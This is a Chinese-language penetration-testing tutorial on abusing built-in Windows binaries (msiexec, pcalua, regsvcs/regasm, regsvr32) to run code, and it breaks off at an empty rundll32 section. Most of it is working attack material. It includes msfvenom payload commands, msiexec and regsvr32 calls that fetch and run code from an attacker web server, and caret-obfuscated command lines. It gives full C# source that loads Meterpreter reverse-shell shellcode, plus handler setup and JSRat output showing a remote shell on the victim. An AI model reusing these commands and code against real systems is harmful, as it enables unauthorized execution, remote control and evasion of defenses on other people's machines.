环境： Kali: 10.100.19.19 Win7：10.100.0.25


攻击手法： 1、通过 msfvenom 生成 payload msfvenom –a x86 –f msi –p windows/exec CMD=calc.exe –o calc.png




2、搭建简单 web 服务器 python –m SimpleHTTPServer 80




3、在本地计算机上下载文件后，使用 msiexec 运行 payload msiexec /q /i http://10.100.19.19/calc.png


管理员: C:\Windows\system32\cmd.exe
c:\Windows\Tasks>msiexec /q /i http://10.100.19.19/calc.png
c:\Windows\Tasks>

Win7 复现不成功


管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>cd c:\Windows\Tasks\msxsl
系统找不到指定的路径。
C:\Users\Administrator>cd c:\Windows\Tasks\
c:\Windows\Tasks>dir
驱动器 C 中的卷没有标签。
卷的序列号是 94EA-4658
c:\Windows\Tasks 的目录
2009/07/14 13:06 <DIR> .
2009/07/14 13:06 <DIR> ..
2009/07/14 13:06 2,920 SCHEDLGU.TXT
1 个文件 2,920 字节
2 个目录 76,197,400,576 可用字节
c:\Windows\Tasks>msiexec /q /i http://10.100.19.19/calc.png
c:\Windows\Tasks>
计算器
查看(V) 编辑(E) 帮助(H)
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +

Win2008 复现成功



Win2016 复现成功

13.Pcalua


环境： Kali: 10.100.19.19 Win7：10.100.0.25

攻击手法：

C:\windows\system32\pcalua.exe –a C:\file.lnk

C:\windows\system32\pcalua.exe –a notepad.exe

C:\windows\system32\pcalua.exe –a \\server\payload.dll（本地执行远程主机 payload)



p^c^a^l^u^a^ ^–^n^ ^–^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a
^a^a^a^a^a
^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^
a^a^a^a^a
^a^a^a^^a^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^
a^a^a^a^a
^a^a^a^a^^a^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^
a^a^a^a^a
^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a
^^a^a^a^a
^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a
^a^^a^a^a
^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^
a^a^a^^a^a
^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^
a^a^a^a^a^a
^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a^a^
a^a^a^^a^a
^a^a^a^a^a^a^a^a^^a^a^a^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^
a^n^a^n^a^
n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^a^a^a^a^a^a^a^a^^a^a^a^a^a^a
^a^n^a^n^a
^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a
^n^a^n^a^n
^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n
^a^n^a^n^a
^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a

^n^a^n^a^n

^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n^a^n notepad.exe

14.Regsvcs/Regasm（.NET 服务安装工具/程序集注册工具）

环境： Kali: 10.100.19.19 Win7：10.100.0.25

攻击手法：

1.使用 powershell 转换出 key.snk

PS D:\> $key = 'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2P
WGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHlGaL7nZbp6qukLH0lLEq/vW
979GWzVAgSZaGVCFpuk6p1y69cSr3STlzljJrY76JljeS4+RhbdWHp99y8QhwRllOC0q
u/WxZaffHS2te/PKzliTuFfcP46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv
7dKaC531ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hilk1YUDSNO
E79zwnpVP1+BN0PK5QCPCS+6zujfRlQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hito
lufo7Ucjh+WvZAU//dzrGny5stQtTmLxdhZbOsNDJpsqnzwEUfL5+o8OhujBHDm/ZQ0
361mVsSVWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU0wRv
kWiZRerjmDdehJlboWsx4V8aiWx8FPPngEmNz89tBAQ8zblrJFfmtYnj1fFmkNu3lglOef
cacyYEHPX/tqcBuBlg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHcgJx6FpVK7q
eEuvyV0OGKvNor9b/WKQHlHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmt

L6KDzKv8L1YN2TkKjXEoWulXNliBpelsSJyulCplrCTPGGSxPGihT3rpZ9tbLZUefrFnLN
iHfVjNi53Yg4='

PS D:\> $Content = [System.Convert]::FromBase64String($key)

PS D:\> Set-Content key.snk -Value $Content -Encoding Byte

2、MsfVenom 生成 C#版的 ShellCode，复制 ShellCode 到一个文件中命名为 regsvcs.cs

msfvenom –a x86 –platform Windows –p windows/meterpreter/reverse_tcp LHOST =10.100.19.19 LPORT=4444 –f csharp

using System;

using System.EnterpriseServices;

using System.Runtime.InteropServices;

/*

Author: Casey Smith, Twitter: @subTee

License: BSD 3–Clause

Create Your Strong Name Key –> key.snk

$key = 'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP
9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nZbp6qukLH0lLEq/vW979GWzV

```
AgSZaGVCFpuk6p1y69cSr3STlzljJrY76JIjeS4+RhbdWHp99y8QhwRllOC0qu/WxZaff
HS2te/PKzIiTuFfcP46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv7dKaC531
ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hilk1YUDSNOE79zwnpV
P1+BN0PK5QCPCS+6zujfRlQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hitolufo7Ucjh
+WvZAU//dzrGny5stQtTmLxdhZbOsNDJpsqnzwEUfL5+o8OhujBHDm/ZQ0361mVsS
VWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU0wRvkWiZRerj
mDdehJIboWsx4V8aiWx8FPPngEmNz89tBAQ8zbIrJFfmtYnj1fFmkNu3IglOefcacyYEH
PX/tqcBuBIg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHcgJx6FpVK7qeEuvyV0
OGKvNor9b/WKQHlHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmtL6KDzKv
8L1YN2TkKjXEoWulXNliBpeIsSJyulCplrCTPGGSxPGihT3rpZ9tbLZUefrFnLNiHfVjNi5
3Yg4='
$Content = [System.Convert]::FromBase64String($key)
Set-Content key.snk -Value $Content -Encoding Byte
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseSe
rvices.dll /target:library /out:regsvcs.dll /keyfile:key.snk regsvcs.cs
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe regsvcs.dll
[OR]
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe regsvcs.dll
//Executes UnRegisterClass If you don't have permissions
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe /U regsvcs.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U regsvcs.dll
//This calls the UnregisterClass Method
*/
namespace regsvcser
{

    public class Bypass : ServicedComponent
    {
        public Bypass() { Console.WriteLine("I am a basic COM Object"); }

                [ComRegisterFunction] //This executes if registration is successful
                public static void RegisterClass ( string key )
```

```
        {
            Console.WriteLine("I shouldn't really execute");
            Shellcode.Exec();
        }

        [ComUnregisterFunction] //This executes if registration fails
        public static void UnRegisterClass ( string key )
        {
            Console.WriteLine("I shouldn't really execute either.");
            Shellcode.Exec();
        }
    }

    public class Shellcode
    {
        public static void Exec()
        {
            // native function's compiled code
            // generated with metasploit
            // executes calc.exe
            byte[] shellcode = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
```

0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0x64,0x13,0x13,
0x68,0x02,0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
                    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
// prepare data


IntPtr pinfo = IntPtr.Zero;

// execute native code

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
return;
```

```
}

private static UInt32 MEM_COMMIT = 0x1000;

private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
     UInt32 size, UInt32 flAllocationType, UInt32 flProtect);



[DllImport("kernel32")]
private static extern IntPtr CreateThread(

  UInt32 lpThreadAttributes,
  UInt32 dwStackSize,
  UInt32 lpStartAddress,
  IntPtr param,
  UInt32 dwCreationFlags,
  ref UInt32 lpThreadId

  );

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(

  IntPtr hHandle,
  UInt32 dwMilliseconds
  );
```

}

}

3、msf 设置

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.100.19.19
set LHOST 4444
exploit –j


4、微软.NET 框架包含了一个可以在 cmd 中运行的 VC#

编译器并且可以生成恶意的 DLL 文件，key.snk 文件可以用来对生成的 DLL 作签名。
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /target:library /out:regsvcs.dll /keyfile:key.snk regsvcs.cs

5、执行

C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe regsvcs.dll

获得 Meterpreter 会话



15.regsvr32

环境： Kali: 10.100.19.19 Win7：10.100.0.25

攻击手法： 工具地址：https://github.com/Hood3dRob1n/JSRat-Py.git

```
⚡ root@kali /opt git clone https://github.com/Hood3dRob1n/JSRat-Py.git
正克隆到 'JSRat-Py'...
remote: Enumerating objects: 35, done.
remote: Total 35 (delta 0), reused 0 (delta 0), pack-reused 35
展开对象中: 100% (35/35), 完成.
```


1、在 kali 上运行 JSRat.PY python JSRat.py –i 10.100.19.19 –p 3333


```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 3333
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://10.100.19.19:3333/connect
   [*] regsvr32 invocation: http://10.100.19.19:3333/file.sct
      [*] Client Command at: http://10.100.19.19:3333/wtf
      [*] Browser Hook Set at: http://10.100.19.19:3333/hook

[-] Hit CTRL+C to Stop the Server at any time...
```


2、受害机执行命令 regsvr32.exe /u /n /s /i:http://10.100.19.19:3333/file.sct scrobj.dll

```
C:\Users\admin.admin-PC>regsvr32.exe /u /n /s /i:http://10.100.19.19:3333/file.s
ct scrobj.dll

C:\Users\admin.admin-PC>
```

3.kali 成功获取受害机 shell


JSRat Server - Python Implementation
By: Hood3dRobin
[*] Web Server Started on Port:
[*] Awaiting Client Connection
[*] rundll32 invocation: ht
33/connect
[*] regsvr32 invocation: ht
33/file.sct
[*] Client Command at: http:/
33/wtf
[*] Browser Hook Set at: http:/
3333/hook
[-] Hit CTRL+C to Stop the Server at
me...
[*] Incoming JSRat regsvr32 Invoked Client: 10.100.19.94
[*] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2
.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4
.0E)
JSRat Usage Options:
CMD => Executes Provided Command
run => Run EXE or Script
read => Read File
upload => Upload File
download => Download File
delete => Delete File
help => Help Menu
exit => Exit Shell
$(JSRat)>


$(JSRat)> ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . :
:2788%11
IPv4 地址 . . . . . :
子网掩码 . . . . . :
默认网关. . . . . :
隧道适配器 isatap.{7FCA6BF5-2DB3-4680-B91
123BC2}:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
隧道适配器 6TO4 Adapter:
连接特定的 DNS 后缀 . . . . . :
IPv6 地址 . . . . . : 2002:1464:19::1464:19
默认网关. . . . . :
隧道适配器 Teredo Tunneling Pseudo-Interface:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
$(JSRat)>



16.Rundll32

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀）

攻击手法：

